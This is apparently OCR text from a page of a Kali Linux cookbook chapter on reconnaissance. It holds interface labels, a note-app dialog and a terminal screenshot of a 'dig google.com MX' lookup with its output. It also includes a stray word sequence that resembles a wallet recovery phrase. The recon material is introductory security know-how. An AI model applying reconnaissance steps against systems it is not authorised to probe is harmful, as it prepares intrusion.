
Create AI reel


Open in editor


Download


Chapter 3: Deep Recon: Unveiling the Digital Landscape









File Edit Insert Format Tools Tree Search View Bookmarks
Kali Linux Cookbook 3
cream palm fragile exit candy fashion negative core film un
New Child Node Properties
Node Name
Character Profiles
Bold
Use Selected Color
Use Selected Icon
Node Type
Rich Text
Plain Text
Automatic Syntax Highlighting
sh
Tags for Searching
Exclude from Searches
This Node
The Subnodes
Read Only
Unique Id: 0
Cancel
OK



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ dig google.com MX
;; communications error to 10.2.0.1#53: timed out
;; communications error to 10.2.0.1#53: timed out
; <<>> DiG 9.20.11-4+b1-Debian <<>> google.com MX
;; global options: +cmd
;; Got answer:
;; →→HEADER←← opcode: QUERY, status: NOERROR, id: 7952
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;google.com. IN MX
;; ANSWER SECTION:
google.com. 300 IN MX 10 smtp.google.com.
;; Query time: 279 msec
;; SERVER: 10.2.0.1#53(10.2.0.1) (UDP)
;; WHEN: Mon Oct 27 05:31:41 EDT 2025
;; MSG SIZE rcvd: 60
┌──(kali㉿kali)-[~]
└─$

